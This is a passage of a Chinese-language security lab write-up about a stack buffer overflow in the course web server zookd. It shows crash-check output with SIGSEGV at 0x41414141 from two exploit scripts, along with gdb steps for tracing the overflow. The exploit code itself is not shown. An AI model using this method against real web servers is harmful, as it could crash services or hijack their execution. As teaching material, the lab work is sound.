
httpd@vm-6858:~/lab$ chmod 755 exploit-2b.py //修改exploit-2b.py的权限


---------------------------------------------------------------------------

1. 用`make check-crash`来验证是否导致程序崩溃。


  
------------------------------------------------------------------------------  
$ make check-crash  
./check-bin.sh  
./check-part2.sh zook-exstack.conf ./exploit-2a.py  
./check-part2.sh: line 8: 4398 Terminated strace -f -e none -o "$STRACELOG" ./clean-env.sh ./zookld $1 &> /dev/null  
4417 --- SIGSEGV {si\_signo=SIGSEGV, si\_code=SEGV\_MAPERR, si\_addr=0x41414141} ---  
4417 +++ killed by SIGSEGV +++  
PASS ./exploit-2a.py  
./check-part2.sh zook-exstack.conf ./exploit-2b.py  
./check-part2.sh: line 8: 4423 Terminated strace -f -e none -o "$STRACELOG" ./clean-env.sh ./zookld $1 &> /dev/null  
4442 --- SIGSEGV {si\_signo=SIGSEGV, si\_code=SEGV\_MAPERR, si\_addr=0x41414141} ---  
4442 +++ killed by SIGSEGV +++  
PASS ./exploit-2b.py  
-------------------------------------------------------------------------------  
该程序并通过(PASS)了检查。缓冲区漏洞导致程序因为SIGSEV信号而崩溃，指令地址被改写为`si\_addr=0x41414141`。下面看看具体发生了什么。  
  
4、使用`gdb -p 进程号`来调试程序。进程号可通过两种方法获得：观察`zookld`在终端输出子进程ID；或者使用`pgrep`，例如`gdb -p $(pgrep zookd-exstack)`。  
  
使用`gdb`过程中，当父进程`zookld`被`^C`杀死时，被`gdb`调试的子进程并不会被终止。这将导致无法重启web服务器。因此，在重启`zookld`之前，应先退出`gdb`。


  
当生成子进程时，`gdb`缺省情况下仍然调试父进程，而不会跟踪子进程。由于`zookfs`为每个服务请求生成一个子进程，为了自动跟踪子进程，使用`set follow-fork-mode child`命令。该命令已经被加入`/home/httpd/lab/.gdbinit`中，`gdb`启动时会自动执行。  
  
调试流程如下：  
①. 在终端1中，重启服务：  
`$ ./clean-env.sh ./zookld zook-exstack.conf`。  
②. 在终端2中，启动`gdb`（`gdb -p PID`），并设置断点（`b`命令）。  
③. 在终端3中，运行漏洞触发程序 `./exploit-2a.py localhost 8080`。

  
④. 返回终端2，继续调试（`c`命令）。


  
  
4.1 首先，调试`zookd`。`http\_request\_line`负责处理HTTP请求。  
-------------------------------------------------------------------------------


$ gdb -p $(pgrep zookd-exstack)  
...


  
(gdb) b http\_request\_line  
Breakpoint 1 at 0x8049150: file http.c, line 67.  
[运行漏洞触发程序]

